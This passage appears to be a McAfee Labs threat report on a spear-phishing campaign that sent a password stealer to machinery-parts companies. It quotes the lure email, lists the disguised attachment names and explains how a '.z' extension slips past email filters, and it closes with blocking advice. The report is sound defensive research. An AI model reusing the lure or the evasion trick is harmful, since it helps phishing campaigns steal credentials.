
Password:

Powered By NEW LINE OF [redacted] TEAMS VERSION 2.1

One compromised website had more than 10 access panels receiving stolen passwords from the PWS. We observed that some of the targets of the spear phishing are companies that deal with machinery parts. The actors used some of the following filenames:

- (RFQ__1045667machine-oil valves).exe
- ButterflyCheckVALVES.exe
- BALL VALVE BIDDING.exe
- RFQ BALL VALVE.exe
- Ball Valves with BSPP conection.exe

These names lead us to believe that industrial espionage might be a motive of the actors.



Fwd: NEED QUOTATION URGENT

[redacted] Add contact 6/28/2016 4:07 PM

To: [redacted]

quotation.z

Dear Supplier,

We would like to request a formal quotation with your best price and del=very for the following

items as clearly shown in the attched file.

--
Thank You,


Zahir Building Hardware & Tools Trading L.L.C.

Zahir Vahora

P o Box; 123552
Deira, Dubai
Tel: +9714 2596353
Fax: +9714 2596=52
Cell: +97155 6086985, 050 9244352

</HTML

We have also noticed that they are attaching the malware with a “.z” extension. This is likely because some popular ZIP file handlers will associate this file extension with their programs and allow users to extract it. Using .z also bypasses some popular cloud email file restrictions.



Associate WinRAR with

☑ RAR ☑ ZIP ☑ 7-Zip ☑ ACE ☑ ARJ ☑ BZ2 ☑ CAB ☑ GZip

□ ISO ☑ JAR ☑ LZH ☑ TAR ☑ UUE ☑ XZ ☑ Z ☑ 001

Interface

□ Add WinRAR to Desktop
□ Add WinRAR to Start Menu
☑ Create WinRAR program group

Shell integration

☑ Integrate WinRAR into shell
□ Cascaded context menus
☑ Icons in context menus

These options control WinRAR integration into Windows. The first group of options allows to choose archive types to handle by WinRAR. The second group selects places to add links to the WinRAR executable. The last group controls integration into the Windows shell. Shell integration provides handy features like "Extract" item in archive context menus, so usually there is no reason to disable it.

Press "Help" button to read the detailed description of these options.

We contacted the website owners used by the actors and informed them of the compromise so that they could remove the panels.

Prevention

McAfee detects this threat as PWS-FCGH. We advise you block .z file extensions at the gateway level. This step will prevent other malware from using this technique in their phishing campaigns.

Oliver Devane Research Scientist
Oliver Devane is currently a Senior Security Researcher at McAfee. He is based in the UK office and has over 10 years of experience analyzing Malware and Potentially Unwanted Programs.

More from McAfee Labs

Crypto Scammers Exploit: Elon Musk Speaks on Cryptocurrency

By Oliver Devane Update: In the past 24 hours (from time of publication) McAfee has identified 15...

May 05, 2022 | 4 MIN READ

Instagram Credentials Stealer: Disguised as Mod App


Authored by Dexter Shin McAfee's Mobile Research Team introduced a new Android malware targeting Instagram users who...

May 03, 2022 | 4 MIN READ

Instagram Credentials Stealers: Free Followers or Free Likes

Authored by Dexter Shin Instagram has become a platform with over a billion monthly active users. Many...

May 03, 2022 | 6 MIN READ



Scammers are Exploiting Ukraine Donations

Authored by Vallabh Chole and Oliver Devane Scammers are very quick at reacting to current events, so...

Apr 01, 2022 | 7 MIN READ

Imposter Netflix Chrome Extension Dupes 100k Users

Authored by Oliver Devane, Vallabh Chole, and Aayush Tyagi McAfee has recently observed several malicious Chrome Extensions...

Mar 10, 2022 | 8 MIN READ

Why Am I Getting All These Notifications on my Phone?

Authored by Oliver Devane and Vallabh Chole   Notifications on Chrome and Edge, both desktop browsers, are commonplace,...

Feb 25, 2022 | 5 MIN READ

Emotet’s Uncommon Approach of Masking IP Addresses

In a recent campaign of Emotet, McAfee Researchers observed a change in techniques. The Emotet maldoc was...

Feb 04, 2022 | 4 MIN READ

HANCITOR DOC drops via CLIPBOARD


Hancitor, a loader that provides Malware as a Service, has been observed distributing malware such as FickerStealer,...

Dec 13, 2021 | 6 MIN READ

‘Tis the Season for Scams

‘Tis the Season for Scams


Nov 29, 2021 | 18 MIN READ



The Newest Malicious Actor: “Squirrelwaffle” Malicious Doc.

Authored By Kiran Raj Due to their widespread use, Office Documents are commonly used by Malicious actors...

Nov 10, 2021 | 4 MIN READ



Social Network Account Stealers Hidden in Android Gaming Hacking Tool

Authored by: Wenfeng Yu McAfee Mobile Research team recently discovered a new piece of malware that specifically...

Oct 19, 2021 | 6 MIN READ

Malicious PowerPoint Documents on the Rise

Authored by Anuradha M McAfee Labs have observed a new phishing campaign that utilizes macro capabilities available...

Sep 21, 2021 | 6 MIN READ